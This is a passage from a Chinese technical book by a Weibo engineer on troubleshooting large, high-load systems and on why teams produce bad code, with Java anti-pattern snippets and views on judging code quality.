Q: 关于备份, binlog 备份自然不用说了, 物理备份有很多方式, 有没有推荐的? 逻辑备份在量大的时候恢复速度比较慢, 一般用在什么场景?

物理备份采用 xtrabackup 热备方案比较好。逻辑备份一般用在单表恢复效果会非常好。比如你删了一个 2GB 表, 但你总数据量 2TB, 用物理备份就会慢, 此时逻辑备份就非常有用。

5.4 微博在大规模、高负载系统问题排查方法

秦迪，微博平台及大数据技术专家，2013 年加入微博，负责微博视频服务、通讯服务等核心系统的设计和研发、微博平台基础工具的开发和维护，并负责微博平台的架构改进工作，在工作中擅长排查复杂系统的各类疑难杂症。爱折腾，喜欢研究从内核到前端的所有方向，近几年重点关注大规模系统的架构设计和性能优化，重度代码洁癖：以 code review 为己任，重度工具控：有现成工具的问题就用工具解决，没有工具能解决的问题就写个工具解决。业余时间喜欢偶尔换个语言写代码放松一下。



5.4.1 背景

首先来介绍一下背景，微博主要面对的是高并发、大数据量、高负载的业务压力，并且伴随着热点事件会有突发的请求峰值。作为典型的互联网后端服务之一，微博平台部署了大规模的基于 Linux 系统的集群，使用 Java 作为主要语言，使用了一些外部的框架比如 Tomcat、Storm、Hbase 等，也应用了一些自研的系统，比如 RPC 框架 Motan、服务发现 Config Service 等。不同企业和行业采用的方案可能有区别，但从问题排查这个角度来说都是类似的。

5.4.2 排查方法及线索

相比于设计系统或者编码，问题排查可以说是一个反向推导的过程，这个过程往往比

理解原因或者解决问题复杂。

例 1：邻居家的小孩很调皮，有一天拿弹弓玩，把我家玻璃打破了，这是个正向的推导逻辑，很好理解。但是反过来，我到回家，看到玻璃破了，想知道原因，这个过程就要复杂得多。

对于影响线上系统可用性的问题，都可以总结成这样一种模式：一个根本原因，经过一条或几条传播路径，最后表现出某些现象。

例 2：某服务由于内存泄漏，导致操作系统消耗 swap 了、处理变慢、依赖它的服务超时、处理线程堆积，最终导致它的服务不可用。在这个例子中，内存泄漏是根本原因，服务不可用是现象，其他都是传播路径。

但原因、路径和现象不是一一对应的，我在以往排查问题的过程中，遇到的绝大多数都不是完全相同的问题，比如表现相同的问题，原因和路径完全不一样。或者是相同的原因通过不同路径表现出不同的现象。

例 3：关于应用吃 swap 的问题，原因可以是堆外内存泄漏，可以是机器上启动了其他消耗内存的程序，还可以是 numa 配置引发的。同样，堆外内存泄漏可能导致吃 swap，也可能导致 OOM，还可能什么现象都没有。

所以单纯地看一些案例，了解“A 会引发 B”，对于今后问题排查来说会有一些帮助，但是帮助不大，在实际排查的过程中很多案例不能直接通过现象得出原因。更进一步，可以通过某个案例去了解“在出现 B 现象时，我可以通过某某手段去分析”，这种学习手段的办法会好一些，但是还不够。

随着新技术的使用和越来越高的访问峰值，新的问题层出不穷，如果在工作中经常引入新技术，必然会碰到无法通过现有案例解释的问题，此时更多是学习一些解决问题的思路。

现在还是回到本节的内容——排查问题。

我理解的排查就是一步步地收集线索、分析线索最终定位原因的过程，本节要讲的是如何更有效地发现和利用线索。总的来说，可以把问题排查分成以下这 3 个方面。

1. known-known


就是你想要知道，并且已经获取到的一些信息。比如日志业务表现、监控图上反映出来的信息。一般来说，比较容易获取的信息大概有以下这些。

- 服务表现：问题的具体表现（出错、超时等）、应用日志、依赖服务的状态等。
- 系统状态：操作系统指标（系统管理的各种资源的状态、系统日志等）、VM 指标（主

要是 GC)。

- 硬件指标：CPU、内存、网络、硬盘是否达到瓶颈。

我们主要是通过框架定制+自研 / 开源工具的方式来获取上面说的几类信息，比如业务相关的指标是通过框架层输出日志+ELK/graphite 之类生成图形。下图是 Graphite 做的业务监控图。



系统的监控用的是新浪内部的监控系统，也可以用开源的工具，比如 Cacti/Zabbix，这里就不展开讲了。

一般的监控系统应该可以提供上面这些信息，而对于分布式的系统来说，除了上面这些独立的监控数据外，还有一个非常重要的线索，就是已知数据的定量分析和归类，比如重现概率、时间点、问题的共同特征。这些线索非常有可能因为描述得不够清楚而被忽略，但在实际排查中却很有价值。

比如“不是全部请求都出错”，或者“刚才数据库和 Web 服务都出问题了”之类的描述，如果换成“线上请求有 1/3 出错，都是电信用户的请求”或者“Web 服务 18:12:11 开始报异常，数据库 18:12:30 开始出现慢请求”，效果是不一样的。

例 4: 以前出现过一次线上未读数偶发清不掉的问题。出现问题时没有发现明显的异常, 日志也没有问题, 当时我们重启了前端服务, 但是没有效果。之后我们统计了一下 1 分钟内出现问题的请求占正常请求的比例, 大约是 1/8, 而这个服务依赖的另一个服务正好是 8 个实例, 于是我们进一步统计出问题的请求, 果然都调用到了同一个实例, 于是当时下掉了这个可能有问题的实例, 服务就恢复了。在之后通过进一步分析有问题的实例, 定位了原因。

总结一下关于 known-known 类的线索: 主要是在不丢失信息的情况下, 对信息做定量和归类分析, 定位进一步的排查方向。

2. known-unknown

这是指你想要知道但目前还不知道的信息, 一般指不能直接看到的信息。可能你会疑惑为什么会有这个分类, 它跟上面有什么区别。

例 5: 应用出现了慢请求问题, 业务逻辑的处理时间好像没问题, 假设这个时候我记起曾看到 TCP 文章里说 socket 有个接收队列, 我隐约感觉问题可能出现在这里, 应该看看有没有堆积, 但是却不知道怎么看, 这个时候要怎么办?

我们会很自然地想到, 那就上网查一下怎么看好了, 用不了 10 分钟就能解决。但是在实际排查问题的过程中, 绝大多数情况下我并不会花费 5 分钟去研究怎么看队列长度, 更有可能的做法是花 1 分钟查一下 GC 情况, 花 1 分钟看看系统日志, 再花 2 分钟去确认有没有看错应用日志。会这样做的原因有 2 个。

首先是因为在排查问题的过程中, 收集到的线索更多是用于排除可能性, 而不是用来证明可行性, 在得到线索内容之前, 我很难说某个线索比另一个线索更有价值, 这时会很自然地倾向于那些时间成本更低的工作。

其次, 在心理学上有个现象, 叫作“熟悉偏好”, 指的是人们在熟悉的事情和不熟悉的事情之间更喜欢选择熟悉的, 会回避陌生的事情。在排查问题, 尤其是线上问题的过程中, 这种现象表现得尤其明显。在出现了问题之后, 很多同学更倾向于利用已有经验排查问题。

以上 2 个原因跟技术关系不大, 但是造成了虽然知道应该去获取某些信息, 但实际上总会拖到实在没招的时候再去想办法查看“我觉得应该知道的信息”, 实际浪费的时间远远大于新知识的学习时间。

如何获取这些隐藏的信息, 我个人的经验是使用工具, 不管是系统还是应用都可以给我们提供很多工具, 在 QCon 的演讲里也提到了一些。无论是系统提供的, 还是第三方的,

或是自己开发的都可以辅助我们发现更多的线索。

但是就像刚才说的，在问题排查过程中，工具的学习和使用成本都是我们需要考虑的非常重要的因素。下面我来列举几点经常用到的信息和期望达到的效率，供大家参考。

- 30 秒获取整体服务情况：请求量、响应时间分布、错误码分布。这里主要是用业务的监控系统。
- 3 分钟了解某台机器的负载情况：最耗 CPU 的线程和函数（CPU）、TCP 连接状态统计和 buffer 堆积状态（网络）、程序的内存分布，最耗内存的对象（内存）、当前是哪个程序在占用磁盘 I/O、GC 情况。这里主要是 Linux 和 Java 的一些辅助工具：top/perf/netstat/iftop/jmap/jstat 等等。
- 3 分钟了解请求的链路情况：网络传输、系统调用、库函数调用、应用层函数调用的调用链、输入、输出、时长。这里也有 Linux 和 Java 的一些辅助工具，TCPdump/strace/ltrace/btrace/housemd 等。最近我们也在完善用于集群的调用链分析工具 trace，希望在足够完善之后能开源出来。
- 3 分钟检索当前系统的快照情况：线程栈情况、某个变量的值、存储或缓存里的某个值是什么。同样是系统和 Java 提供的一些已有工具，如 jmap/jstack/gdb/pmap 等。

可能大家觉着这个指标定得有些低，有不少信息都是可以通过一个命令看到的，这里特别强调一下，我指的是从头脑中有要看的想法，到看到并理解实际信息的时间。Google 一下命令的用法、安装工具之类的时间也要算进去。

刚才说到关键点是如何提高效率，熟练工是一个方法，但是降低工具的使用成本更有效一些。我们做了一些排查问题相关的工具和系统，相信很多公司也有类似的内部系统。

总之，关于 known-unknown 只强调一点：如果要做用于排查问题的工具，若一次查询的时间超过 3 分钟，那在实际排查的过程中很有可能无法发挥此工具的价值。

3. unknown-unknown

我个人有个体会，在高负载系统出现的问题中，有很大一部分问题的产生原因是我原先根本不了解的，比如 JVM 里的某个 Bug，或者某些内核在实现中有一些之前听都没听过的特殊机制。

这里其实有个误区，超出知识体系并不意味着不能分析问题。我们在遇到一些超出以往知识体系的棘手的问题时，很有可能会产生焦虑感，认为这个问题不科学、无法解决，并且做一些没有价值的事情，比如反复检查日志、反复重启，甚至开始论证这个问题不可能发生。

这个时候其实就没有很具体的方法了，不过还是说一些思路跟大家分享一下：对于这

类场景可以做减法, 尽可能缩小范围, 当范围可控之后, 再去了解相应的原理。

下面是几个具体的解决方式:

- 尝试重现问题, 修改变量后尝试是否能复现。
- 对比正常系统和异常系统的不同, 找出异同点。
- 通过已有知识剔除异常中正常的部分, 缩小异常范围。
- 通过看书或者教程了解原理; 通过看源码了解实现机制。

例 6: 前几天分析了一个 Tomcat 突然请求变慢的问题, 日志异常、性能没有瓶颈、线程数正常, 通过工具也没找到什么新线索, 就是不知道慢在哪了。

当时我的做法是先尝试复现问题, 不管是测试环境压测、TCPcopy 还是保留现场等都可以用于复现场。

问题复现之后尝试缩小范围: 一次 HTTP 请求的过程包括 TCP 三次握手、应用 Accept 连接、接收 request、应用层处理、发送 response、关闭连接这个过程, 于是我用 TCPdump 和 strace 直接跟踪了网络包状况和系统调用, 梳理了某一次调用的时间轴, 发现时间浪费在三次握手和 Accept 之间。

之后通过 Accept 关键字在 Tomcat 源代码中查找, 分析了 Accept 相关的代码, 找到了 Tomcat 的一个 Bug: 在 bio 方式下如果应用有 stackoverflow, 那么线程会退出, 但是连接计数没有减掉, 这会导致新请求不能被 Accept。

特别说一下, 这个 Bug 存在于 Tomcat 7.0.42 之前的版本, 后面的版本修复了这个问题。

5.4.3 总结

以上是我关于 known-known、known-unknown、unknown-unknown 的一些理解。在排查的时候大家可能会交替地遇到这几种场景, 不过只要掌握诀窍, 逐个击破就好。

下面给大家一些系统设计方面的建议, 其实在上面的内容中已经体现过了, 我在这里只是总结一下。

首先, 问题排查是复杂的、不可控的, 所以不要把排查和解决混在一起, 尽量先解决、再排查。解决的方式基本上都是那么几板斧: 重启、回滚、扩容、降级、迁移, 具体方案这里就不展开了。

其次, 系统要尽可能地对外暴露内部状态和干预手段, 比如说少打了一句日志, 没把变量输出出来, 那么出现问题的时候就不得不使用某些复杂的工具去查询这个变量, 而且很有可能还要多绕一个大圈。

再次，系统是不稳定的，所以对于高可用架构设计来说，隔离是必须的，不管是何种依赖方式，都需要考虑“实在不行了”的情况。

最后，问题的原因、传播路径和现象不是一一对应的。对同一个问题来说，这次的表现是多打了一行 WARN 日志，下次可能就是一次系统雪崩。墨菲定律说如果有可能出问题，就一定会出问题。

如果有读者没看过我之前在 Qcon 上的演讲地址，可以跟本节的内容对比着看一下：
<http://www.infoq.com/cn/presentations/typical-problems-of-weibo-in-large-scale-high-load-system>。

5.4.4 疑问与解惑

Q：在线 JVM 的信息排查，是在开源工具上进行的封装，还是自己写的工具？

主要都是开源的，一小部分是自己写的。

Q：日常分析问题的工具如何能做到持续好用？

一是把框架和逻辑分离，增加逻辑时不用改代码，写一个脚本就可以简单地完成。二是尽可能优化工具的效率，这个是问题排查工具的核心价值。

Q：当系统出错了，在你们排除问题的同时，怎么保证不影响线上呢？

首先要解决问题，通过运维的一些介入手段把服务恢复，同时尽量保留现场（比如保留一台出问题的机器只摘除不重启）。其次是通过监控或者日志初步定位原因之后在线下复现问题，这时再排查就没有什么心理负担了。

Q：不同语言（如 PHP/Java）的应用，还有不同的层面（如网络/操作系统/数据库）问题的排查，都有什么模式和异同？

我理解思路都是类似的：找线索，推测原因，再找线索证明。区别主要是问题的原因具体用到的工具可能不一样，现象基本上都是那么几种：慢了、死了、处理出错了。

Q：业务系统的日志，是通过外挂工具收集，还是要侵入到业务里面写日志？如果侵入到业务里面，有没有一些日志方案可以推荐？

有一部分是外挂工具，还有一部分是业务里面，不过业务里面指的也是业务的框架层去集中输出这些日志，具体写业务的人不用管。日志方案我们主要用 Scribe，也有一部分用 Logstash，运行得都挺好。

Q: 线上出现请求 block 或请求慢时, 一般会保留哪些现场数据? 如果线下难以重现, 线上问题的时间窗口也滑过去了, 是不是可能会变成无解问题?

一般来说, 不重启是最重要的。其次, Java 会把 jstack/jmap/jstat 之类都来一遍, 其他类型的 Linux 程序主要会留 gcore 和各种指标类的数据, top/perf/strace。

Q: 想请教一下, 做监控的话, 对一些 metric 的阈值, 你们是怎么设置的? 是靠人工观察得经验得出, 还是使用了一些自动化 (比如机器学习) 的方案?

一般根据请求量和监控系统的处理能力来决定, 通常来说, 简单的指标分析都是靠经验定的阈值, 但针对一些复杂的、经常变化且与业务相关的阈值, 我们会根据历史数据自动设置。

Q: Java 在请求无法响应时, 这时候 jdump 命令需要很长的时间, 线上无法服务, 有没有更好、更快速的方法可以保留现场?


我们在 dump 时, 这台节点已经从线上摘掉了, 所以慢不是问题。如果不能摘, 可以考虑用 btrace、housemd 这类工具直接挂到进程上分析, 不过 btrace 有可能导致应用假死, 几率是几分之一, 慎用。

Q: 业务出问题后是多个部门一起查找问题吗? 有些问题既要懂业务又要懂技术细节, 在微博上有多少人能达到您的排查问题水平, 每次出问题都需要您出马吗? 有没有自动诊断问题的工具?

我也很想要问题自动诊断, 最近也想继续改进工具。不过更多的可能还是有工具自动把一些现象帮我汇总出来, 我感觉在分析方面还是做不到自动化。

5.5 系统运维之为什么每个团队存在大量烂代码

秦迪，微博平台及大数据技术专家，2013 年加入微博，负责微博视频服务、通讯服务等核心系统的设计和研发、微博平台基础工具的开发和维护，并负责微博平台的架构改进工作，在工作中擅长排查复杂系统的各类疑难杂症。爱折腾，喜欢研究从内核到前端的所有方向，近几年重点关注大规模系统的架构设计和性能优化，重度代码洁癖：以 code review 为己任，重度工具控：有现成工具的问题就用工具解决，没有工具能解决的问题就写个工具解决。业余时间喜欢偶尔换个语言写代码放松一下。



一个人工作了几年、做过很多项目、带过团队、发了一些文章，不一定能代表他代码写得好。反之，一个人代码写得好，其他方面的能力一般不会太差。

最近写了不少代码，review 了不少代码，也做了不少重构，总之是对着烂代码工作了几周。为了抒发一下这几周里好几次到达崩溃边缘的情绪，我决定写一篇文章谈一谈关于烂代码的那些事。本节主要谈一谈烂代码产生的原因和现象。

5.5.1 写烂代码很容易

刚入程序员这行的时候经常听到一个观点：你要把精力放在 ABCD（需求文档 / 功能设计 / 架构设计 / 理解原理）上，写代码只是把想法翻译成编程语言而已，是一个没什么技术含量的事情。

当时的我在听到这种观点时会有一种近似于高冷的不屑：你们就是一群傻子，根本不

懂代码质量的重要性，这样下去迟早有一天会踩坑。

可是几个月之后，他们似乎也没怎么踩坑。而编程技术一直在不断发展，带来了更多的我以前认为是傻子的人加入到程序员这个行业中来。

语言越来越高级、封装越来越完善，各种技术都在帮助程序员提高生产代码的效率，依靠层层封装，程序员不需要了解一丁点技术细节，只要把需求里的内容逐行翻译出来就可以了。

很多程序员不知道要怎么组织代码、怎么提升运行效率，或者底层是基于什么原理，他们写出来的在我看来是一堆垃圾代码。但是那一堆垃圾代码竟然能正常工作。

即使我认为他们写的代码是垃圾，但是从从不接触代码的人的视角来看（比如说你的Boss），代码编译过了，测试过了，上线运行了一个月都没出问题，你还想要奢求什么？

所以即使不情愿，也必须承认，时至今日，写代码这件事本身没有那么难了。

5.5.2 烂代码终究是烂代码

但是偶尔有那么几次，写烂代码的人离职了之后，事情似乎又变得不一样了。

想要修改功能时却发现程序里充斥着各种无法理解的逻辑，改完之后莫名其妙的 Bug 一个接一个，接手这个项目的人开始漫无目的地加班，原本一个挺乐观开朗的人渐渐开始变得脾气越来越暴躁了。

下面我总结了几类经常被鄙视的烂代码。

1. 意义不明

能力差的程序员容易写出意义不明的代码，他们不知道自己究竟在做什么。

就像这样：

```
1 public void save() {  
2     for (int i=0; i<100; i++) {  
3         //防止保存失败，重试 100 次  
4         document.save();  
5     }  
6 }
```

对于这类程序员，建议他们尽早转行。

2. 表达能力差

表达能力差是新手最经常出现的问题，最直接的表现就是写了一段很简单的代码，其他人却看不懂。

比如下面这段：

```
1 public boolean getUrl (Long id) {
2     UserProfile up = us.getUser (ms.get (id) .getMessage ().aid) ;
3     if (up == null) {
4         return false;
5     }
6     if (up.type == 4 || ((up.id >> 2) & 1) == 1) {
7         return false;
8     }
9     if (Util.getUrl (up.description) ){
10         return true;
11     } else {
12         return false;
13     }
14 }
```

还有很多程序员喜欢复杂化，各种宏定义、位运算之类写得天花乱坠，生怕代码一下子让别人看懂了会显得自己水平不够。

很多程序员喜欢简单的东西，简单的函数名、简单的变量名，代码里翻来覆去只用那么几个单词命名。能缩写就缩写，能省略就省略，能合并就合并。这类人写出来的代码里充斥着各种 g/s/gos/of/mss 之类的全世界没人能懂的缩写，或者一长串不知道在做什么的连续调用。

简单地说，他们的代码是写给机器的，不是给人看的。

3. 不恰当的组织

不恰当的组织是相对高级一些的烂代码，程序员在写过一些代码之后，有了基本的代码风格，但是对于规模大一些的工程的掌控能力不够，不知道代码应该如何解耦、分层和组织。

这种反模式的现象是：经常会看到一段代码在工程里拷来拷去；某个文件里放了一大坨堆砌起来的代码；一个函数堆了几百上千行；或者一个简单的功能七拐八绕地调了几十个函数，在某个难以发现的猥琐小角落里默默地调用了某些关键逻辑。

这类代码大多复杂度高，难以修改，经常一改就崩；而另一方面，创造了这些代码的人倾向于修改代码，畏惧创造代码，他们宁愿让原本复杂的代码一步步变得更复杂，也不愿意重新组织代码。当你面对一个几千行的类，问为什么不把某某逻辑提取出来的时候，他们会说：“但是，那样就多了一个类了呀。”

4. 假设和缺少抽象

相对于前面的例子, 假设这种反模式出现的场景更频繁, 花样更多, 始作俑者也更难以自己意识到问题。比如:

```
1 public String loadString() {
2     File file = new File("c:/config.txt");
3     // read something
4 }
```

文件路径变更的时候, 会把代码改成这样:

```
1 public String loadString (String name) {
2     File file = new File (name);
3     // read something
4 }
```

需要加载的内容更丰富的时候, 会再变成这样:

```
1 public String loadString (String name) {
2     File file = new File (name);
3     // read something
4 }
5 public Integer loadInt (String name) {
6     File file = new File (name);
7     // read something
8 }
```

之后可能会再变成这样:

```
1 public String loadString (String name) {
2     File file = new File (name);
3     // read something
4 }
5 public String loadStringUtf8 (String name) {
6     File file = new File (name);
7     // read something
8 }
9 public Integer loadInt (String name) {
10    File file = new File (name);
11    // read something
12 }
```

```
13 public String loadStringFromNet (String url) {
14     HttpClient ...
15 }
16 public Integer loadIntFromNet (String url) {
17     HttpClient ...
18 }
```

这类程序员往往是项目组里开发效率比较高的人，但是大量的业务开发工作导致他们不会做多余的思考，他们的口头禅是：“我每天要做 XX 个需求”或者“先做完需求再考虑其他的吧”。

这种反模式表现出来的后果往往是代码很难复用，面对 **deadline** 的时候，程序员迫切地想要把需求落实现成代码，而这往往也会是个循环：写代码的时候来不及考虑复用，代码难复用导致之后的需求还要继续写大量的代码。

一点点积累起来的大量的代码又带来了组织和风格一致性问题，最后形成了一个新功能基本靠“拷”的遗留系统。

5. 其他类型的烂代码

烂代码还有很多种类型，沿着功能—性能—可读—可测试—可扩展这条路线走下去，还能看到很多令人匪夷所思的例子。

那么什么是烂代码？个人认为，烂代码包含了以下这几个层次：

- 如果是只需一个人维护的代码，满足功能和性能要求倒也足够了。
- 如果在一个团队里工作，那就必须易于理解和测试，让其他人员有能力修改各自的代码。
- 同时，越是处于系统底层的代码，其扩展性也越重要。

所以，当一个团队里的底层代码难以阅读、耦合了上层的逻辑导致难以测试，或者对使用场景做了过多的假设导致难以复用时，虽然完成了功能，它依然是烂代码。

6. 够用的代码有时也是烂代码

而相对的，如果一个工程的代码难以阅读，能不能说这个是烂代码？这里很难下定义，可能算不上好，但是能说它烂吗？如果这个工程自始至终只有一个人维护，那个人也维护得很好，那它似乎就成了“够用的代码”。

很多工程刚开始可能只是一个人负责的小项目，大家关心的重点只是代码能不能顺利地实现功能、按时完工。

过了一段时间，其他人在参与时才发现代码写得有问题，看不懂，不敢动。需求方又

开始催着上线了，怎么办？只好小心翼翼地只改逻辑而不动结构，然后在注释里写上这么实现很 ugly，以后明白内部逻辑了再重构。

再过上一段时间，有个相似的需求，想要复用里面的逻辑，这时才意识到代码里做了各种特定场景的专用逻辑，复用非常麻烦。为了赶进度只好拷代码然后改一改。当前的问题解决了，以后的问题也加倍了。

几乎所有的烂代码都是从“够用的代码”演化来的，代码没变，使用代码的场景发生变化，原本够用的代码不符合新的场景，那么它就成了烂代码。

5.5.3 重构不是万能药

程序员最喜欢跟程序员说的谎话之一就是现在进度比较紧，等 X 个月之后项目进度宽松一些再去做重构。

不能否认在某些（极其有限的）场景下，重构是解决问题的手段之一，但当我写了不少代码之后，发现重构往往是程序开发过程中最复杂的工作。花一个月写的烂代码，要花更长的时间、更高的风险去重构。

我曾经经历过几次忍无可忍的大规模重构，每一次重构之前都是找齐了组里的高手，开了无数次分析会，把组内需求全部暂停之后才敢开工，而重构过程中往往哀嚎遍野，几乎每天都会出现很多意料之外的问题，上线时也几乎必然会经历几次痛苦的反复阅读。

从技术上来说，重构复杂代码时，要做 3 件事：理解旧代码、分解旧代码、构建新代码。而待重构的旧代码往往让人难以理解；模块之间过度耦合导致牵一发而动全身，不易控制影响范围；旧代码不易测试导致无法保证新代码的正确性。

这里还有一个核心问题，重构的复杂度跟代码的复杂度不是线性相关的。比如有 1000 行烂代码，重构要花 1 个小时，那么 5000 行烂代码的重构可能要花 2、3 天的时间。对一个失去控制的工程做重构，往往还不如重写更有效率。

而抛开具体的重构方式，从收益来看，重构也是一件很麻烦的事情：它很难带来直接的收益，也很难量化。这里有个很有意思的现象，基本上关于重构的书籍都无一例外地会有独立的章节介绍——“如何向 Boss 说明重构的必要性”。

重构之后能提升多少效率？能降低多少风险？这很难答上来，烂代码本身就不是一个简单的标准化的东西。

举个例子，一个工程的代码可读性很差，那么它会影响多少开发效率？

你可以说：之前改一个模块要 3 天，重构之后 1 天就可以了。但是怎么应对“不就是

做个数据库操作吗？为什么要 3 天”这类问题？烂代码“烂”的因素有不确定性，开发效率也因人而异，想要证明这个东西“确实”会增加 2 天开发时间，往往反而会变成“我看了 3 天才看懂这个函数是做什么的”或者“我做这么简单的修改要花 3 天”这种神经病才会去证明的命题。

而另一面，许多技术负责人也意识到了代码质量和重构的必要性，“那就重构呗”，或者“如果看到问题了，那就重构”。上一个问题解决了，但实际上关于重构的代价和收益仍然是一笔糊涂账，在没有分配给你更多资源，没有明确的目标、具体方法的情况下，很难想象除了有代码洁癖的人之外还有谁会去执行这种莫名其妙的任务。

于是往往就会形成这种局面：

- 不写代码的人认为应该重构，重构很简单，无论新人还是老人都有责任做重构。
- 代码老手认为迟早应该重构，重构很难，现在凑合用，这事别落在我头上。
- 代码新手认为不出 Bug 就谢天谢地了，我也不知道怎么重构。

5.5.4 写好代码很难

与写出烂代码不同的是，想写出好代码有很多前提：

- 理解开发的功能需求。
- 了解程序的运行原理。
- 做出合理的抽象。
- 组织复杂的逻辑。
- 对自己开发效率的正确估算。
- 持续不断的练习。

写出好代码的方法论很多，但我认为写出好代码的核心反而是听起来非常 low 的“持续不断地练习”。这里就不展开了，留到下篇再说。

很多程序员在写了几年代码之后并没有什么长进，代码仍然烂得让人不忍直视，原因主要有 2 个方面：

- 环境是很重要的因素之一，在烂代码熏陶下的人很难理解什么是好代码，就算知道大部分也会选择随波逐流。
- 还有个人性格之类的说不清道不明的主观因素，写出烂代码的程序员反而都是一些很好相处的人，他们往往热爱公司、团结同事、平易近人，工作任劳任怨——只是代码很烂而已。

而工作几年之后的人就很难再说服他们去提高代码质量，你只会反复不断地听到：“那又有什么用呢？”或者“以前就是这么做的啊？”之类的说法。

那么从源头入手，提高对应聘人员的代码质量要求怎么样？

在前一阵面试的时候我们增加了白板编程，最近又增加了上机编程的题目。发现了一个现象：一个人工作了几年、做过很多项目、带过团队、发了一些文章，不一定能代表他代码写得好。反之，一个人代码写得好，其他方面的能力一般不会太差。

举个例子，最近喜欢用“写一个代码行数统计工具”作为面试的上机编程题目。很多人看到题目之后第一反应是，这道题太简单了，这不就是写写代码嘛。

但从实际效果来看，这道题识别度却还不错。

首先，题目足够简单，即使没有看过《面试宝典》之类书的人也不会吃亏。而且题目的扩展性很好，即使提前知道题目，配合不同的条件，也可以变成不同的题目。比如要求按文件类型统计行数，或者要求提高统计效率，或者在统计的同时输出某些单词出现的次数，等等。

从考察点来看，首先是基本的树的遍历算法；其次有一定代码量，可以看出程序员对代码的组织能力、对问题的抽象能力；上机编码可以很简单地看出应聘者是不是很久没写程序了；还包括对程序易用性和性能的理解。

最重要的是，最后的结果是一个完整的程序，我可以按照日常工作的标准去评价程序员的能力，而不是从十几行的函数里猜测这个人在日常工作中大概会有什么表现。

但即使这样，也很难拍着胸脯说，这个人写的代码质量没问题。毕竟面试只是代表他有写出好代码的能力，而不是他将来会写出好代码。

5.5.5 悲观的结语

说了那么多，结论其实只有2条，作为程序员：

- 不要奢望其他人会写出高质量的代码。
- 不要以为自己写出来的是高质量的代码。

如果你看到了这里还没有丧失希望，那么可以继续翻阅后面的《系统运维之如何应对烂代码》一节，里面有关于如何提高代码质量的一些建议和方法。

5.6 系统运维之评价代码优劣的方法

秦迪，微博平台及大数据技术专家，2013 年加入微博，负责微博视频服务、通讯服务等核心系统的设计和研发、微博平台基础工具的开发和维护，并负责微博平台的架构改进工作，在工作中擅长排查复杂系统的各类疑难杂症。爱折腾，喜欢研究从内核到前端的所有方向，近几年重点关注大规模系统的架构设计和性能优化，重度代码洁癖：以 code review 为己任，重度工具控：有现成工具的问题就用工具解决，没有工具能解决的问题就写个工具解决。业余时间喜欢偶尔换个语言写代码放松一下。



这是烂代码系列的第 2 篇，在本节中我会跟大家讨论一下如何尽可能高效和客观地评价代码的优劣。

最近部门在组织 bootcamp，我正好负责培训代码的质量部分，在培训课程中让大家花了不少时间去讨论、改进、完善自己的代码。虽然刚毕业的同学对于代码质量都很用心，但最终呈现出来的质量仍然没能达到“十分优秀”的程度。究其原因，主要是不了解好的代码“应该”是什么样的。

5.6.1 什么是好代码

写代码的第 1 步是理解什么是好代码。在准备 bootcamp 的课程时，我就为这个问题犯了难，我尝试着用一些精确的定义区分出“优等品”、“良品”、“不良品”；但是在总结的过程中，关于“什么是好代码”的描述却太多没有可操作性。

1. 好代码的定义

我随便从网上搜索了一下“优雅的代码”，找到了下面这样的定义。

Bjame Stroustrup, C++之父:

- 逻辑应该是清晰的, Bug 难以隐藏。
- 依赖最少, 易于维护。
- 错误处理完全根据一个明确的策略。
- 性能接近最佳化, 避免代码混乱和无原则的优化。
- 整洁的代码只做一件事。

Grady Booch, 《面向对象分析与设计》一书的原作者:

- 整洁的代码是简单、直接的。
- 整洁的代码, 读起来像是一篇写得很好的散文。
- 整洁的代码永远不会掩盖设计者的意图, 而是具有少量的抽象和清晰的控制行。


Michael Feathers, 《修改代码的艺术》一书的原作者:

- 整洁的代码看起来总是像很在乎代码质量的人写的。
- 没有明显的需要改善的地方。
- 代码的作者似乎考虑到了所有的事情。

看起来似乎说得都很有道理, 可是实际评判的时候却难以参考, 尤其是对于新人来说, 如何理解“简单、直接的代码”或者“没有明显的需要改善的地方”?

在实践中, 很多同学也确实曾面对这种问题: 对自己的代码总是处在一种心里不踏实的状态, 或者是自己觉得很好了, 却被其他人认为很烂, 甚至有几回我和新同学因为代码质量的标准一连讨论了好几天, 却谁也说服不了谁: 我们都坚持自己对于好代码的标准才是正确的。

在经历了无数次 code review 之后, 我觉得下图似乎总结得更好一些。



在某种意义上代码质量的评价标准有点类似于文学作品，比如对小说质量的评价主要来自于它的读者，由个体主观评价形成一个相对客观的评价。并不是依靠字数，或者作者使用了哪些修辞手法之类的看似完全客观但实际没有什么意义的评价手段。

